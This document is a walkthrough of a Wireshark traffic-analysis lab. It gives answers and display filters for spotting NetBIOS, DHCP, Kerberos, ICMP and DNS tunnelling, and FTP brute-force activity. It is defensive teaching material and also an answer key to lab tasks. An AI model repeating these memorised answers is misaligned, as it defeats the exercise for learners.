
Task 3.2
How many NetBIOS registration requests does the “LIVALJM” workstation have?
Answer: 16
Why? First, we filter for NetBIOS packets that contain LIVALJM (nbns.name contains "LIVALJM"). Expanding NetBIOS Name Service -> Flags shows Opcode: Registration (5). 
Right-click Opcode: Registration (5) and pick Apply as Filter -> …and Selected to get (nbns.name contains "LIVALJM") && (nbns.flags.opcode == 5). 
The bottom bar shows 16 displayed packets. 
Task 3.3
Which host requested the IP address “172.16.13.85”?
Answer: Galaxy-A12
Why? We filter for DHCP Request packets (dhcp.option.dhcp == 3) asking for 172.16.13.85: dhcp.option.dhcp == 3 && dhcp.option.requested_ip_address == 172.16.13.85 Expanding Option: (12) Host Name in packet 72529 shows Host Name: Galaxy-A12. 
Task 3.4
What is the IP address of the host that interacts with the Domain Controller?
Answer: 10.1.12.2
Why? In kerberos.pcap, filtering for u5 (kerberos.CNameString contains "u5") shows AS-REQ packets coming from 10.1.12.2 going to the Domain Controller at 10.5.3.1. 
Task 3.5
What is the hostname of the available host?
Answer: xp1$
Why? In kerberos.pcap, expand the cname section and right-click cname-string: 1 item -> Apply as Filter -> Selected (kerberos.cname_string == 1). 
In Kerberos, computer accounts end with $. Checking packet 8 shows CNameString: xp1$. 
Task 4.1
Investigate the anomalous packets. Which protocol is used in ICMP tunnelling?
Answer: ssh
Why? In icmp-tunnel.pcap, we filter for ICMP packets with a data length bigger than normal 64-byte pings using data.len > 64. Looking at packet 48 (878 bytes) and checking the ASCII text for Data (836 bytes) shows OpenSSH strings (@openssh.com, hmac-sha1), which means ssh is being tunneled over ICMP. 
Task 4.2
What is the suspicious domain name that receives anomalous DNS queries? (Enter the address in defanged format.)
Answer: dataexfil[.]com
Why? In dns-tunnel.pcap, we filter for long DNS query names (excluding mDNS): dns.qry.name.len > 15 and !mdns Checking the Queries tab in packet 3235 shows long hex strings being sent to dataexfil.com, or dataexfil[.]com in defanged format. 
Task 4.3
How many incorrect login attempts are there?
Answer: 737
Why? In ftp.pcap, we find an FTP 530 Login incorrect. packet, right-click Response arg: Login incorrect., and choose Apply as Filter -> Selected (ftp.response.arg == "Login incorrect." or ftp.response.code == 530). It returns 737 displayed packets. 
Task 4.4
What is the size of the file accessed by the “ftp” account?
Answer: 39424
Why? Filtering for FTP File Status responses with ftp.response.code == 213 gives packet 19770 (Response: 213 39424), where Response arg: 39424 is the file size in bytes. 
Task 4.5
The adversary uploaded a document to the FTP server. What is the filename?
Answer: resume.doc
Why? First we check the directory changes with ftp.request.command == "CWD". 
Then filtering for packets from the FTP server (ip.src == 192.168.1.231) shows Response: 150 Opening BINARY mode data connection for resume.doc, so the uploaded file is resume.doc. 